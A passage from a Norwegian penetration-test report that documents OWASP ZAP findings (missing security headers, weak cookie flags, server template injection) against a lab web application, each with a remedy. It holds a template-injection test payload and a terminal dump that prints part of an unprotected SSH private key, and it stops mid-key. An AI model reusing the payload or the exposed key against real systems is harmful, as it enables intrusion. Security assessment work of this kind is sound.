Sørg for at serveren validerer token før data behandles.

Test jevnlig for manglende tokens.

Proof Of Concept (PoC)



Figur 44: Skjermbilder fra OWASP ZAP viser funnet «Absence Of Anti-CSRF Tokens

Referanser:

https://owasp.org/www-community/attacks/csrf

https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

CSP-header-mangler

Medium risiko	Sårbarhet-13

Referanse: OWASP ZAP (10038 – Content Security Policy (CSP) Header not Set)

Observasjon:

Flere sider i applikasjonen mangler Content Security Policy (CSP) – headere. Dette gjør applikasjonen sårbar for Cross-Site Scripting og dataeksfiltrering, hvor angripere kan injisere skadelig JavaScript eller hente ut sensitiv informasjon.

Berørt område:

store_viewdetails.php

usrmgr_register.php

Beskrivelse:


Uten en CSP-header kan applikasjonen ikke kontrollere hvilke ressurser som lastes inn av nettleseren. Dette øker risikoen for XSS-angrep og manipulering av brukerdata, noe som svekker applikasjonens sikkerhet.

Tiltak:

Legg til en CSP-header for å begrense hvilke ressurser som kan lastes.

Tillatt kun innhold fra pålitelige kilder, for eksempel «self».

Proof Of Concept (PoC)



Figur 45: Skjermbilde fra OWASP ZAP viser funnet «Content Security Policy (CSP) Header Not Set.

Clickjacking-header mangler

Medium risiko	Sårbarhet-14

Referanse: OWASP ZAP (10020 – Anti-clickjacking Header)

Observasjon:

SC oppdager at serverens respons mangler viktige sikkerhetsinnstillinger, som «Content-Security-Policy med «frame-ancestors» eller «X-Frame-Options». Dette er sårbart fordi Clickjacking-angrep kan oppstå, der brukere kan bli lurt til å klikke på usynlige eller manipulerte elementer på nettsiden. Dette skjer uten brukerens samtykke og vite.

Berørt område:

Flere nettsider på applikasjonen mangler Clickjacking-headere.

Beskrivelse:

En angriper utnytter denne sårbarheten ved å legge nettsiden som en usynlig ramme på eksterne nettsider. Brukerne er sårbare for manipulasjon, som kan føre til handlinger hvor de deler sensitiv informasjon eller endre innstillinger**.**

Tiltak:

Sørg for at minst en av Content-Security-Policy eller X-Frame-Options-header er aktiv på alle nettsider. Hvis dere ønsker at innholdet kun skal vises på deres egne sider, bruk SAMEORIGIN. Dette betyr at innholdet bare kan vises på deres server. Dersom dere ikke vil at innholdet skal vises i det hele tatt, er det best å bruke DENY. Dette hindrer andre nettsteder i å vise innholdet deres.


Vurder også å bruke «frame-ancestors- direktivet i Content-Security- Policy. Dette gir et ekstra lag av sikkerhet ved å spesifisere hvilke sider som har lov til å vise innholdet deres.

Proof Of Concept (PoC)

Missing Anti-clickjacking Header

URL:	https://192.168.152.146/
Risk:	Medium
Confidence:	Medium
Parameter:	x-frame-options
Attack:	
Evidence:	
CWE ID:	1021
WASC ID:	15
Source:	Passive (10020 - Anti-clickjacking Header)
Alert Reference:	10020-1

Figur 46: Skjermbilde fra OWASP ZAP viser funnet «Missing Anti-Clickjacking Header



Figur 47: Bildet viser hvordan nettsiden lastes inn i en iFrame uten begrensninger, noe som bekrefter sårbarheten Clickjacking.

Cookie uten HTTPOnly flagg	
Lav risiko	**Sårbarhet-15**

Referanse: OWASP ZAP (10010 – Cookie No HttpOnly Flag)

Observasjon:

Cookies som borislp_basket og email_csrf settes uten HTTPOnly flagget- noe som gjør dem tilgjengelige for Javascript og dermed mer utsatt for angrep.

Berørt område:

borislp_basket cookie

email_csrf cookie

Beskrivelse:

Manglende HTTPOnly flagg- på cookies tillater tilgang via Javascript, noe som øker risikoen for XSS-angrep. Uten HTTPOnly-flagget kan ondsinnet kode hente ut sensitive cookies, som for eksempel sesjonskapsler, og bruke dem til å kapre brukersesjoner.

Tiltak:

Sett HTTPOnly flagg på cookies.


Bruk SameSite=Strict for å beskytte mot CSRF-angrep.

Fjern gamle cookies som ikke er nødvendige.


Proof Of Concept (PoC)

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
admin_se…	1	192.168.152.…	/	Fri, 22 Nov 2024 11:24:1…	14	false	false	None
borislp_b…	4450	192.168.152.…	/	Session	18	false	false	None
email_csrf	540403	192.168.152.…	/	Fri, 22 Nov 2024 20:09:…	16	false	false	None

Figur 48: Ved å inspisere på siden bekrefter vi at Cookies er lagret uten HTTPOnly flagg.



Figur 49: Skjermbilde fra OWASP ZAP viser funnet «Cookie No HTTPOnly Flag – cookie borislp_basket)



Figur 50: Skjermbilde fra OWASP ZAP viser funnet «Cookie No HTTPOnly Flag – cookie email_csrf)

Cookie uten Secure flagg	
Lav risiko	**Sårbarhet-16**

Referanse: OWASP ZAP (10011 – Cookie Without Secure Flag)

Observasjon:

SC har identifisert at applikasjonen bruker cookies uten Secure-Flagget aktivert. Secure-flagget er et viktig sikkerhetstiltak som sikrer at cookies kun sendes over krypterte HTTPS-forbindelser. Når Secure-flagget mangler, kan cookies sendes i klartekst over usikre HTTP-forbindelser, noe som øker risikoen for at en angriper kan fange opp og avlese sensitiv data i et Man-in-the-Middle (MitM) angrep..

Berørt område:

borislp_basket cookie

email_csrf cookie

Beskrivelse:

Uten Secure-flagget er cookies utsatt for å bli sendt i ukryptert form over usikre HTTP-koblinger.


Tiltak:

Sett HTTPOnly flagg på cookies.

Bruk SameSite=Strict for å beskytte mot CSRF-angrep.


Fjern gamle cookies som ikke er nødvendige.

Proof Of Concept (PoC)



Figur 51: Skjermbilde fra OWASP ZAP viser funnet «Cookie Without Secure Flag – cookie borislp_basket)

Figur 52: Skjermbilde fra OWASP ZAP viser funnet «Cookie Without Secure Flag – cookie borislp_basket)



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
admin_se…	1	192.168.152.…	/	Fri, 22 Nov 2024 11:24:1…	14	false	false	None
borislp_b…	4450	192.168.152.…	/	Session	18	false	false	None
email_csrf	540403	192.168.152.…	/	Fri, 22 Nov 2024 20:09:…	16	false	false	None

Figur 53: Ved å inspisere på siden bekrefter vi at cookies er lagret uten Secure flagg.

Cookie uten SameSite Attributt	
Lav risiko	**Sårbarhet-17**

Referanse: OWASP ZAP (10054 – Cookie without SameSite Attribute)

Observasjon:

Cookien kan nås og brukes av andre nettsider og angripere til å utføre Cross-Site Request Forgery (CSRF) - angrep. Et slikt angrep manipulerer en bruker til å utføre handlinger ubevisst.

Berørt område:

Borislp_basket

email_csrf

Beskrivelse:

Fraværet av Same-Site-attributtet gir angriper sjansen til å bruke denne cookien for å gjennomføre CSRF-angrep. CSRF manipulerer bruker til å gjøre handlinger ubevisst og uten deres samtykke.

Tiltak:


Aktiver SameSite=Strict for alle cookies som lagrer sensitiv informasjon.

Gjennomgå cookies for å sikre riktig konfigurasjon.

Proof Of Concept (PoC)

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite
admin_se…	1	192.168.152.…	/	Fri, 22 Nov 2024 11:24:1…	14	false	false	None
borislp_b…	4450	192.168.152.…	/	Session	18	false	false	None
email_csrf	540403	192.168.152.…	/	Fri, 22 Nov 2024 20:09:…	16	false	false	None

Figur 54: Ved å inspisere på siden bekrefter vi at cookies er lagret uten SameSite Attributt.



Figur 55: Skjermbilde fra OWASP ZAP viser funnet «Cookie without SameSite Attribute)

HTTP-server viser versjonsinformasjon	
Lav risiko	**Sårbarhet-18**

Referanse: OWASP-ZAP (10036 – HTTP Server Response Header)

Observasjon:

Webserveren avslører programvare- og versjonsinformasjon i Server-headeren i HTTP-responsene.

Berørt område:

Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1

Beskrivelse:

Når serveren viser versjonsinformasjon i Server-headeren, kan angripere bruke dette til å finne kjente sårbarheter i den spesifikke serverversjonen, som kan føre til angrep.

Tiltak

Fjern eller anonymiser server-versjonsinformasjon i HTTP-headeren

Sett server-headeren til noe generisk, som «Web Server».

Proof Of Concept (PoC)

Figur 56: Skjermbilde fra OWASP ZAP viser funnet «Server Leaks Version Information via «Server» HTTP Response Header Field)

Strict Transport Security (HSTS) – header mangler	
Medium risiko	**Sårbarhet-19**

Referanse: OWASP ZAP (10035 – Strict-Transport-Security (HSTS) Header)

Observasjon:

Serveren sender ikke en HSTS-header, noe som gjør det mulig for brukere å nå applikasjonen over usikret HTTP.

Beskrivelse:

Uten HSTS kan applikasjonen nås via ukryptert HTTP, noe som åpner for Man-in-the-Middle (MITM) angrep. Dette kan føre til at angripere avlytter eller manipulerer data mellom bruker og server.

Tiltak:

Aktiver HSTS for å sikre at all trafikk går over HTTPS.

Sett en lang varighet for «max-age» for å styrke beskyttelsen.

Proof Of Concept (PoC)

Strict-Transport-Security Header Not Set

URL:	https://192.168.152.146/
Risk:	Low
Confidence:	High
Parameter:	
Attack:	
Evidence:	
CWE ID:	319
WASC ID:	15
Source:	Passive (10035 - Strict-Transport-Security Header)
Alert Reference:	10035-1

Figur 57: Skjermbilde fra OWASP ZAP viser funnet «Strict-Transport-Security Header Not Set»

Mangler X-Content-Type-Options Header	
Medium risiko	**Sårbarhet-20**

Referanse: OWASP ZAP (10021 – X-Content-Type-Options Header Missing)

Observasjon:

Serveren mangler X-Content-Type-Options-Header i HTTP-svar.


Beskrivelse:

Uten X-Content-Type-Options header kan nettlesere tolke innhold feil, noe som øker risikoen for XSS-angrep.

Tiltak:

Legg til X-Content-Type-Options: no sniff i serverinnstillingene for å hindre MIME-sniffing.

Proof of Concept (PoC)



Figur 58: Skjermbilde fra OWASP ZAP viser funnet "X-Content-Type-Options Header Missing

Svarer på ICMP forespørsel	
Lav risiko	**Sårbarhet-21**

Observasjon:

Serveren responderer på ICMP-forespørsler, inkludert ping og tidsstempler. Dette ble bekreftet gjennom testing med hping3, som dokumenterte detaljerte svar, inkludert RTT (round-trip-time).


Berørt område:

ICMP (Internet Control Message Protocol).

Beskrivelse:

ICMP-respons kan brukes til rekognosering av nettverk og identifisering av sårbarheter. Dette gir innsikt i serverens tilgjengelighet, forsinkelse og oppetid. Ved å analysere ICMP Echo- og Timestamp-respons kan en angriper kartlegge serverens tilgjengelighet, forsinkelse og oppetid. Timestamp-respons gir også informasjon som kan brukes til timing-analyser eller planlegging av målrettede angrep. Slike responser kan svekke nettverkets sikkerhet ved å avsløre detaljer som ellers burde vært skjult.

Proof Of Concept (PoC)



Figur 59: Skjermdump som viser serverens respons på ICMP Timestamp-forespørsler ved bruk av hping3. Responsene viser tidsstempler og RTT, noe som bekrefter at ICMP-respons er aktivert.

Tiltak:

Deaktiver unødvendige ICMP-funksjoner.

Overvåk ICMP trafikk for å identifisere uvanlig aktivitet.

Legg til brannmurregler som begrenser ICMP-trafikk til autoriserte brukere eller nettverk.

Utfør regelmessige nettverksanalyser for å sikre at kun godkjent ICMP-trafikk tillates.

Informasjon

GET for POST

Informasjon

Observasjon:

Applikasjonen sender data med GET-metoden i stedet for POST. Dette gjør at sensitiv informasjon kan vises i URL-en.

Berørt område:

/guestbook.php

/mypage_login.php

/sendemail.php

/store_addtobasket.php

/store_viewdetails.php?id=6

Beskrivelse:

GET-metoden viser data i URL-en, noe som kan lagres i nettleserhistorikk, logger eller mellomlagring. Dette øker risikoen for datalekkasjer og angrep.

Tiltak:


Endre til POST for å beskytte sensitiv data.

Krypter alle forespørsler med HTTPS for ekstra sikkerhet.

GET for POST

URL:	https://192.168.152.146/mypage_login.php
Risk:	Informational
Confidence:	High
Parameter:	
Attack:	
Evidence:	GET https://192.168.152.146/mypage_login.php?login=ZAP&password=ZAP HTTP/1.1
CWE ID:	16
WASC ID:	20
Source:	Active (10058 - GET for POST)

Figur 60: OWASP ZAP bekrefter i informasjonssårbarheten «GET for POST»



Figur 61: Bruker Burp Suite for å analysere trafikk, og som bekrefter at data sendes som GET.

Manipulering av HTML

Informasjon

Observasjon:

HTML-attributter kan manipuleres av brukere. Dette skaper en risiko for sikkerheten, da slike attributter kan utnyttes til å injisere skadelig kode i applikasjonen.

Beskrivelse:


Manipulerbare HTTML-attributter gjør systemet sårbart for Cross-Site Scripting (XSS). Dette kan utnyttes av angriper til å kjøre skadelig JavaScript kode som kan stjele sensitive data, ta over brukerøkter eller manipulere virksomheten.

En angriper kan bruke dette til å injisere skadelig JavaScript-kode som kan stjele sensitive data, kapre brukerøkter eller manipulere funksjonaliteten på nettstedet. XSS utnytter manglende inputvalidering og filtrering i applikasjonen, noe som gjør at brukerinput blir tolket som kode i stedet for tekst.

Tiltak:

Valider og filtrer brukerinndata i HTML-attributter.

Proof Of Concept (PoC)



Figur 62: Bekrefter at det er mulig med HTML- manipulasjon. SC fikk endret tittel, og farge på nettsiden

Mal-injeksjon på serveren

Informasjon

Referanse: OWASP ZAP (90035 – Server-Side Template Injection)

Observasjon:

Det ble oppdaget en sårbarhet for injeksjon på siden guestbook_php, hvor angripere kan injisere og kjøre uønsket kode via name-parameteren.

Berørt område:

https://localhost/guestbook.php

Beskrivelse:

Denne sårbarheten oppstår når brukerinndata behandles direkte av serverens mal uten nok filtrering. Dette tillater en angriper å kjøre ondsinnet kode på serveren, noe som kan gi dem full kontroll over systemet. En slik uautorisert tilgang kan eksponere sensitiv informasjon og kompromittere sikkerheten til hele systemet.

Tiltak:

Sørg for at all brukerinput renses og valideres før de behandles, for å forhindre injeksjon av ondsinnet kode.

Loggfør mistenkelige forsøk på injeksjon for å oppdage angrep tidlig.

Proof Of Concept (PoC)

Server Side Template Injection

URL:	https://192.168.152.146/guestbook.php
Risk:	High
Confidence:	High
Parameter:	name
Attack:	zj{{print "1671" "4576"}}zj
Evidence:	
CWE ID:	1336
WASC ID:	20
Source:	Active (90035 - Server Side Template Injection)

Figur 63: OWASP ZAP viser funn «Server Side Template Injection». Dette er en høy sårbarhet, men SC klarer ikke å utnytte denne, men det er viktig informasjon og bør sjekkes,

Eksponerte RSA- og SSH-Nøkler

Informasjon

Observasjon:

SC oppdaget en ubeskyttet RSA-nøkkel lagret i /home/kali/.ssh. Dette er en nøkkel som vanligvis brukes for sikker autentisering, og uten passordbeskyttelse blir systemet sårbart for uautorisert tilgang. Angripere kan få direkte tilgang til systemet, og vil svekke sikkerheten betraktelig. Det er derfor viktig å sikre alle nøkler med sterke passord for å forhindre slik eksponering.

Berørt område:

/home/kali/.ssh/id_rsa

Beskrivelse:

En RSA-nøkkel i /home/kali/.ssh/id_rsa ble funnet uten passordbeskyttelse. Dette utgjør en risiko da angripere som får tilgang til nøkkelen, kan autentisere seg på systemet uten passord og få full tilgang.

Tiltak:

Beskytt alle SSH-nøkler med sterke passord.

Begrens tilgangen til nøklene til autoriserte brukere.

Aktiver to-faktorautentisering for SSH for ekstra beskyttelse.

Proof Of Concept (PoC)

```
┌──(kali㉿kali)-[~]
└─$ cat /home/kali/.ssh/id_rsa

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAxxZFKW9BJd1Jqad/+noB0PqUxbNkJfH7wutzaMyoQf2u7sWQOST2
ixebQhnbw+inTtcnVWXgE1BYNioDEDxi4W1ziz6bppmpBKjKrxzWRTsLruA+Ce/pndo8r2
F7Avp25B2jzHziYPj9Ca/3wimFWcyZubdGCNX7xEMlS2PHgJmnZ2QS2vuRVclX8PUX1lOM
c/FGJFGsV2k6I3G+eZv/5zbfECeNZFeAdOE5YSjTkeWyjnfR2P+tiIZBDZqr76NGwRV86d
QxmW8qU/ibGXWr+gIbz3pa8cD5Lhon8wr9Zp0W3TSpjkYwdPcbAwccjmtySJ7XmTux4HSN
oDnM4TNYPQAAA8BtAFVMbQBVTAAAAAdzc2gtcnNhAAABAQDHFkUpb0El3Umpp3/6egHQ+p
TFs2Ql8fvC63NozKhB/a7uxZA5JPaLF5tCGdvD6KdO1ydVZeATUFg2KgMQPGLhbXOLPpum
makEqMqvHNZFOwuu4D4J7+md2jyvYXsC+nbkHaPMfOJg+P0Jr/fCKYVZzJm5t0YI1fvEQy
VLY8eAmadnZBLa+5FVyVfw9RfWU4xz8UYkUaxXaTojcb55m//nNt8QJ41kV4B04TlhKNOR
5bKOd9HY/62IhkENmqvvo0bBFXzp1DGZbypT+JsZdav6AhvPelrxwPkuGifzCv1mnRbdNK
mORjB09xsDBxyOa3JInteZO7HgdI2gOczhM1g9AAAAAwEAAQAAAQAIX+lIjRZeUOOJ4EgT
vHEkyNMG8/0OVD0PyIFs0vsa94sVyTgVZ0wlsrhZvKZledJxOxS7qhLrImdA3rM39MpWCu
7K2IyJ+A8c6TrJc1BCI5yMs9XNljWAvzmWnmZNzEUXDct3oniQCrlI4ImZYHoXD8fBq7Il
qgFdZ/5YIFo35cEcmzQA2QK49n2PZDsTEg/Oc79YzAFcBpZHvaEuTZO+q6c66lMzAsm5QO
